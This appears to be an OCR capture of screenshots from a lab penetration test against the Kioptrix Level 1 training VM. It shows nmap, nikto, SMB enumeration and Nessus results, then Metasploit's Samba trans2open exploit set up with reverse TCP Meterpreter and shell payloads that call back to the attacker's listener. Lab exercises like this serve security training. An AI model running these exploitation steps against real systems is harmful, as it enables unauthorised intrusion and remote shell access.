


```
Nmap done: 1 IP address (1 host up) scanned in 29.92 seconds

┌──(root㉿kali)-[/home/kali]
└─# nmap -T4 -p- -A 192.168.59.130
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-18 05:38 EST
Nmap scan report for 192.168.59.130
Host is up (0.0011s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 2.9p2 (protocol 1.99)
|_sshv1: Server supports SSHv1
| ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_  1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
80/tcp    open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1          32768/tcp   status
|_  100024  1          32768/udp   status
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: 400 Bad Request
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeSt
| Not valid before: 2009-09-26T09:32:06
|_Not valid after:  2010-09-26T09:32:06
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|_    SSL2_RC4_64_WITH_MD5
|_ssl-date: 2024-11-18T09:36:36+00:00; -1h02m50s from scanner time.
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
32768/tcp open  status      1 (RPC #100024)
MAC Address: 00:0C:29:26:26:B5 (VMware)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 1 hop

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
```

Test Page for the Apache W

192.168.59.130

Test Page

This page is used to test the proper operation of the Apache Web server after it has been installed. If you can read this page, it means that the Apache Web server installed at this site is working properly.

If you are the administrator of this website:

You may now add content to this directory, and replace this page. Note that until you do so, people visiting your website will see this page, and not your content.

If you have upgraded from Red Hat Linux 6.2 and earlier, then you are seeing this page because the default **DocumentRoot** set in `/etc/httpd/conf/httpd.conf` has changed. Any subdirectories which existed unde be moved to `/var/www`. Alternatively, the contents of `/var/www` can be moved to `/home/httpd`, and the configuration file can be updated accordingly.

If you are a member of the general public:

The fact that you are seeing this page indicates that the website you just visited is either experiencing problems, or is undergoing routine maintenance.

If you would like to let the administrators of this website know that you've seen this page instead of the page you expected, you should send them e-mail. In general, mail sent to the name "webmaster" and di domain should reach the appropriate person.

For example, if you experienced problems while visiting www.example.com, you should send e-mail to "webmaster@example.com".

The Apache documentation has been included with this distribution.

For documentation and information on Red Hat Linux, please visit the Red Hat, Inc. website. The manual for Red Hat Linux is available here.

You are free to use the image below on an Apache-powered Web server. Thanks for using Apache!

Powered by APACHE

You are free to use the image below on a Red Hat Linux-powered Web server. Thanks for using Red Hat Linux!

```
TRACEROUTE
HOP RTT     ADDRESS
1   1.09 ms 192.168.59.130

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.00 seconds

┌──(root㉿kali)-[/home/kali]
└─# nikto -h 192.168.59.130
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.59.130
+ Target Hostname:    192.168.59.130
+ Target Port:        80
+ Start Time:         2024-11-18 06:09:32 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
+ /: Server may leak inodes via ETags, header found with file /, inode: 34821, size: 2890, mtime: Wed Sep  5 23:12:46 2001. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnera
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.9.6) (may depend on server version).
+ OpenSSL/0.9.6b appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current for the 1.x branch and will be supported until Nov 11 2023.
+ Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Apache is vulnerable to XSS via the Expect header. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-3918
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution.
+ Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers to kill any process on the system.
+ Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi.
+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell.
+ ///etc/hosts: The server install allows reading of any system file by adding an extra '/' to the URL.
+ /usage/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable to Cross Site Scripting (XSS). See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0835
+ /manual/: Directory indexing found.
+ /manual/: Web server manual found.
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /test.php: This might be interesting.
+ /wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /assets/mobirise/css/meta.php?filesrc=: A PHP backdoor file manager was found.
+ /login.cgi?cli=aa%20aa%27cat%20/etc/hosts: Some D-Link router remote command execution.
+ /shell?cat+/etc/hosts: A backdoor was identified.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8908 requests: 0 error(s) and 30 item(s) reported on remote host
+ End Time:           2024-11-18 06:10:12 (GMT-5) (40 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested

┌──(root㉿kali)-[/home/kali]
└─#
```

To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

86°F
Mostly sunny

Search

kali-linux-2024.2-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help

Home | kali-linux-2024.2-vmware-... | kioptrix1

1 2 3 4


Test Page for the Apache W | Usage Statistics for kioptrix.l | +

192.168.59.130/usage/

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec | FoxyProxy Options

Usage Statistics for kioptrix.level1

Summary Period: Last 12 Months
Generated 18-Nov-2024 04:24 EST



Summary by Month

Month	Daily Avg				Monthly Totals					
	Hits	Files	Pages	Visits	Sites	KBytes	Visits	Pages	Files	Hits
Nov 2024	7058	81	2552	1	1	2194	1	2552	81	7058
Sep 2009	29	11	7	2	2	24	2	7	11	29
Totals						**2219**	**3**	**2559**	**92**	**7087**

Generated by **Webalizer Version 2.01**

To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

90°F Partly sunny

Search

kali-linux-2024.2-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help

Home | kali-linux-2024.2-vmware-... | kioptrix1

1 2 3 4

Applications

```
msf6 > use 103
msf6 auxiliary(scanner/smb/smb_version) > info

       Name: SMB Version Detection
     Module: auxiliary/scanner/smb/smb_version
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  hdm <x@hdm.io>
  Spencer McIntyre
  Christophe De La Fuente

Check supported:
  No

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasp
  RPORT                     no        The target port (TCP)
  THREADS  1                yes       The number of concurrent threads (max one per host)

Description:
  Fingerprint and display version information about SMB servers. Protocol
  information and host operating system (if available) will be reported.
  Host operating system detection requires the remote server to support
  version 1 of the SMB protocol. Compression and encryption capability
  negotiation is only present in version 3.1.1.

View the full module info with the info -d command.

msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metaspl
   RPORT                     no        The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.59.130
RHOSTS => 192.168.59.130
msf6 auxiliary(scanner/smb/smb_version) > run

[+] 192.168.59.130:139    - SMB Detected (versions:) (preferred dialect:) (signatures:optional)
[+] 192.168.59.130:139    -   Host could not be identified: Unix (Samba 2.2.1a)
[+] 192.168.59.130:       - Scanned 1 of 1 hosts (100% complete)
[+] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

78°F Windy

Search

File Actions Edit View Help

root@kali: /home/kali/kioptrix × root@kali: /home/kali ×

```
┌──(kali㉿kali)-[~]
└─$ su root
Password:
┌──(root㉿kali)-[/home/kali]
└─# smbclient
Usage: smbclient [-?EgqBNPkV] [-?|--help] [--usage] [-M|--message=HOST]
        [-I|--ip-address=IP] [-E|--stderr] [-L|--list=HOST]
        [-T|--tar=<c|x>IXFvgbNan] [-D|--directory=DIR] [-c|--command=STRING]
        [-b|--send-buffer=BYTES] [-t|--timeout=SECONDS] [-p|--port=PORT]
        [-g|--grepable] [-q|--quiet] [-B|--browse]
        [-d|--debuglevel=DEBUGLEVEL] [--debug-stdout]
        [-s|--configfile=CONFIGFILE] [--option=name=value]
        [-l|--log-basename=LOGFILEBASE] [--leak-report] [--leak-report-full]
        [-R|--name-resolve=NAME-RESOLVE-ORDER]
        [-O|--socket-options=SOCKETOPTIONS] [-m|--max-protocol=MAXPROTOCOL]
        [-n|--netbiosname=NETBIOSNAME] [--netbios-scope=SCOPE]
        [-W|--workgroup=WORKGROUP] [--realm=REALM]
        [-U|--user=[DOMAIN/]USERNAME[%PASSWORD]] [-N|--no-pass]
        [--password=STRING] [--pw-nt-hash] [-A|--authentication-file=FILE]
        [-P|--machine-pass] [--simple-bind-dn=DN]
        [--use-kerberos=desired|required|off] [--use-krb5-ccache=CCACHE]
        [--use-winbind-ccache] [--client-protection=sign|encrypt|off]
        [-k|--kerberos] [-V|--version] [OPTIONS] service <password>

┌──(root㉿kali)-[/home/kali]
└─# smbclient -L \\\\192.168.59.130\\
Server does not support EXTENDED_SECURITY  but 'client use spnego = yes' and 'client ntlmv2 auth = yes' is set
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        IPC$            IPC       IPC Service (Samba Server)
        ADMIN$          IPC       IPC Service (Samba Server)
Reconnecting with SMB1 for workgroup listing.
Server does not support EXTENDED_SECURITY  but 'client use spnego = yes' and 'client ntlmv2 auth = yes' is set
Anonymous login successful

        Server               Comment
        ---------            -------
        KIOPTRIX             Samba Server

        Workgroup            Master
        ---------            -------
        MYGROUP              KIOPTRIX

┌──(root㉿kali)-[/home/kali]
└─# smbclient  \\\\192.168.59.130\\ADMIN$
Server does not support EXTENDED_SECURITY  but 'client use spnego = yes' and 'client ntlmv2 auth = yes' is set
Anonymous login successful
tree connect failed: NT_STATUS_WRONG_PASSWORD

┌──(root㉿kali)-[/home/kali]
└─#
```

To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

Air: Poor
Now

Search

kali-linux-2024.2-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help

Home | kali-linux-2024.2-vmware-... | kioptrix1

1 2 3 4

File Actions Edit View Help

root@kali: /home/kali/kioptrix × | root@kali: /home/kali/nmap ×

```
┌──(root㉿kali)-[/home/kali/nmap]
└─# ssh 192.168.59.130
The authenticity of host '192.168.59.130 (192.168.59.130)' can't be established.
DSA key fingerprint is SHA256:lEaf2l45SOoTn6qFh/EObfveZjbgCPuTHIXBFtD9mY8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.59.130' (DSA) to the list of known hosts.
root@192.168.59.130's password:
```

```
┌──(root㉿kali)-[/home/kali/nmap]
└─#
```

https://kali:8834/#/scans/reports/5/hosts/2/vulnerabilities

Nessus Essentials / Folde

Logins & Passwords

li Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec | FoxyProxy Options

s Essentials | Scans | Settings

kioptrix / 192.168.59.130

< Back to Hosts

Configure | Audit Trail

Vulnerabilities 154

Filter | Search Vulnerabilities | **154** Vulnerabilities

Sev	CVSS	VPR	EPSS	Name	Family	Count
CRITICAL	10.0 *	8.4	0.0138	OpenSSH < 3.1 Channel Code Off by One Remote Privilege Escalation	Gain a shell remotely	1
CRITICAL	10.0 *	6.7	0.5571	OpenSSH < 3.4 Multiple Remote Overflows	Gain a shell remotely	1
CRITICAL	10.0 *	5.5	0.6549	OpenSSH < 3.7.1 Multiple Vulnerabilities	Gain a shell remotely	1
CRITICAL	10.0			Apache HTTP Server SEoL (<= 1.3.x)	Web Servers	2
CRITICAL	9.8	7.0	0.78	OpenSSL 0.9.6 < 0.9.6e Multiple Vulnerabilities	Web Servers	2
CRITICAL	9.8	6.7	0.3992	Apache 2.4.x < 2.4.53 Multiple Vulnerabilities	Web Servers	2
CRITICAL	9.8	6.7	0.0135	Apache 2.4.x < 2.4.56 Multiple Vulnerabilities	Web Servers	2
CRITICAL	9.8	6.7	0.0104	Apache 2.4.x < 2.4.54 Authentication Bypass	Web Servers	2
CRITICAL	9.8	6.7	0.0087	Apache < 2.4.49 Multiple Vulnerabilities	Web Servers	2
CRITICAL	9.8	6.7	0.0037	OpenSSH < 7.2 Untrusted X11 Forwarding Fallback Security Bypass	Misc.	1
CRITICAL	9.8	6.7	0.001	Apache < 1.3.29 Multiple Modules Local Overflow	Web Servers	2

reports/5/hosts

e the mouse pointer outside or press Ctrl+Alt.

Search

kali-linux-2024.2-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help

Home | kali-linux-2024.2-vmware-... | kioptrix1

1 2 3 4

root@k

File Actions Edit View Help

```
        lOOOOO.  MMM.0000.  MMM:0000.  MMM,OOOOOl
        ;0000'  MMM.0000.  MMM:0000.  MMM;0000;
         .d00o  'WM.0000occcx0000.  MX'x00d.
           ,kol   'M.000000000000.  M'd0k,
             :kk;.0000000000000.;0k:
               ;k00000000000000k:
                 ,x000000000000x,
                   .lOOOOOOOl.
                      ,d0d,
                        .

       =[ metasploit v6.4.9-dev                           ]
+ -- --=[ 2420 exploits - 1248 auxiliary - 423 post       ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search trans2open

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank   Check  Description
   -  ----                                                  ---------------  ----   -----  -----------
   0  exploit/freebsd/samba/trans2open                      2003-04-07       great  No     Samba trans2open Overflow (*BSD x86)
   1  exploit/linux/samba/trans2open                        2003-04-07       great  No     Samba trans2open Overflow (Linux x86)
   2  exploit/osx/samba/trans2open                          2003-04-07       great  No     Samba trans2open Overflow (Mac OS X PPC)
   3  exploit/solaris/samba/trans2open                      2003-04-07       great  No     Samba trans2open Overflow (Solaris SPARC)
   4    \_ target: Samba 2.2.x - Solaris 9 (sun4u) - Bruteforce   .                .      .      .
   5    \_ target: Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce .                .      .      .


Interact with a module by name or index. For example info 5, use 5 or use exploit/solaris/samba/trans2open
After interacting with a module you can manually set a TARGET with set TARGET 'Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce'

msf6 > use 1
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.59.128   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce
```

To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

92°F
Sunny

Search

kali-linux-2024.2-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help

Home | kali-linux-2024.2-vmware-... | kioptrix1

1 2 3 4

root@kali: ~

File Actions Edit View Help

```
Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce


View the full module info with the info, or info -d command.

msf6 exploit(linux/samba/trans2open) > set rhosts 192.168.59.130
rhosts => 192.168.59.130
msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.59.130   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.59.128   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce


View the full module info with the info, or info -d command.

msf6 exploit(linux/samba/trans2open) > show targets

Exploit targets:
================

    Id  Name
    --  ----
=>  0   Samba 2.2.x - Bruteforce

msf6 exploit(linux/samba/trans2open) > exploit

[-] Handler failed to bind to 192.168.59.128:4444:-  -
[-] Handler failed to bind to 0.0.0.0:4444:-  -
[-] 192.168.59.130:139 - Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Exploit completed, but no session was created.
msf6 exploit(linux/samba/trans2open) > run

[-] Handler failed to bind to 192.168.59.128:4444:-  -
[-] Handler failed to bind to 0.0.0.0:4444:-  -
[-] 192.168.59.130:139 - Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
```

To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

92°F Sunny

Search

```
File Actions Edit View Help
msf6 exploit(linux/samba/trans2open) > show targets

Exploit targets:
=================

    Id  Name
    --  ----
⇒   0   Samba 2.2.x - Bruteforce

msf6 exploit(linux/samba/trans2open) > exploit

[-] Handler failed to bind to 192.168.59.128:4444:-  -
[-] Handler failed to bind to 0.0.0.0:4444:-  -
[-] 192.168.59.130:139 - Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Exploit completed, but no session was created.
msf6 exploit(linux/samba/trans2open) > run

[-] Handler failed to bind to 192.168.59.128:4444:-  -
[-] Handler failed to bind to 0.0.0.0:4444:-  -
[-] 192.168.59.130:139 - Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Exploit completed, but no session was created.
msf6 exploit(linux/samba/trans2open) > run

[*] Started reverse TCP handler on 192.168.59.128:4444
[*] 192.168.59.130:139 - Trying return address 0xbffffdfc...
[*] 192.168.59.130:139 - Trying return address 0xbffffcfc...
[*] 192.168.59.130:139 - Trying return address 0xbffffbfc...
[*] 192.168.59.130:139 - Trying return address 0xbffffafc...
[*] Sending stage (1017704 bytes) to 192.168.59.130
[*] 192.168.59.130 - Meterpreter session 1 closed.  Reason: Died
[-] Meterpreter session 1 is not valid and will be closed
[*] 192.168.59.130:139 - Trying return address 0xbffff9fc...
[*] Sending stage (1017704 bytes) to 192.168.59.130
[*] 192.168.59.130 - Meterpreter session 2 closed.  Reason: Died
[*] 192.168.59.130:139 - Trying return address 0xbffff8fc...
[*] Sending stage (1017704 bytes) to 192.168.59.130
[*] 192.168.59.130 - Meterpreter session 3 closed.  Reason: Died
[-] Meterpreter session 3 is not valid and will be closed
[*] 192.168.59.130:139 - Trying return address 0xbffff7fc...
[*] Sending stage (1017704 bytes) to 192.168.59.130
[*] 192.168.59.130 - Meterpreter session 4 closed.  Reason: Died
[*] 192.168.59.130:139 - Trying return address 0xbffff6fc...
^C[-] 192.168.59.130:139 - Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.59.130   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)

Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.59.128   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

kali-linux-2024.2-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help

Home | kali-linux-2024.2-vmware-... | kioptrix1

1 2 3 4

File Actions Edit View Help


root@kali: ~

```
msf6 exploit(linux/samba/trans2open) >
[-] Meterpreter session 2 is not valid and will be closed
[-] Meterpreter session 4 is not valid and will be closed
Interrupt: use the 'exit' command to quit
msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.59.130   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   139              yes       The target port (TCP)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.59.128   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce



View the full module info with the info, or info -d command.

msf6 exploit(linux/samba/trans2open) > set payload linux/x86/
[-] The value specified for payload is not valid.
msf6 exploit(linux/samba/trans2open) >
msf6 exploit(linux/samba/trans2open) > set payload linux/x86/
set payload linux/x86/adduser                          set payload linux/x86/meterpreter/bind_tcp          set payload linux/x86/metsvc_bind_tcp          set payloa
set payload linux/x86/chmod                            set payload linux/x86/meterpreter/bind_tcp_uuid     set payload linux/x86/metsvc_reverse_tcp       set payloa
set payload linux/x86/exec                             set payload linux/x86/meterpreter/reverse_ipv6_tcp  set payload linux/x86/read_file                set payloa
set payload linux/x86/meterpreter/bind_ipv6_tcp        set payload linux/x86/meterpreter/reverse_nonx_tcp  set payload linux/x86/shell/bind_ipv6_tcp     set payloa
set payload linux/x86/meterpreter/bind_ipv6_tcp_uuid   set payload linux/x86/meterpreter/reverse_tcp       set payload linux/x86/shell/bind_ipv6_tcp_uuid set payloa
set payload linux/x86/meterpreter/bind_nonx_tcp        set payload linux/x86/meterpreter/reverse_tcp_uuid  set payload linux/x86/shell/bind_nonx_tcp     set payloa
msf6 exploit(linux/samba/trans2open) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.59.130   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   139              yes       The target port (TCP)


Payload options (linux/x86/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   CMD    /bin/sh          yes       The command string to execute
   LHOST  192.168.59.128   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

92°F
Sunny

Search



```
File  Actions  Edit  View  Help
msf6 exploit(linux/samba/trans2open) > set payload linux/x86/
[-] The value specified for payload is not valid.

msf6 exploit(linux/samba/trans2open) >
msf6 exploit(linux/samba/trans2open) > set payload linux/x86/
set payload linux/x86/adduser                       set payload linux/x86/meterpreter/bind_tcp          set payload linux/x86/metsvc_
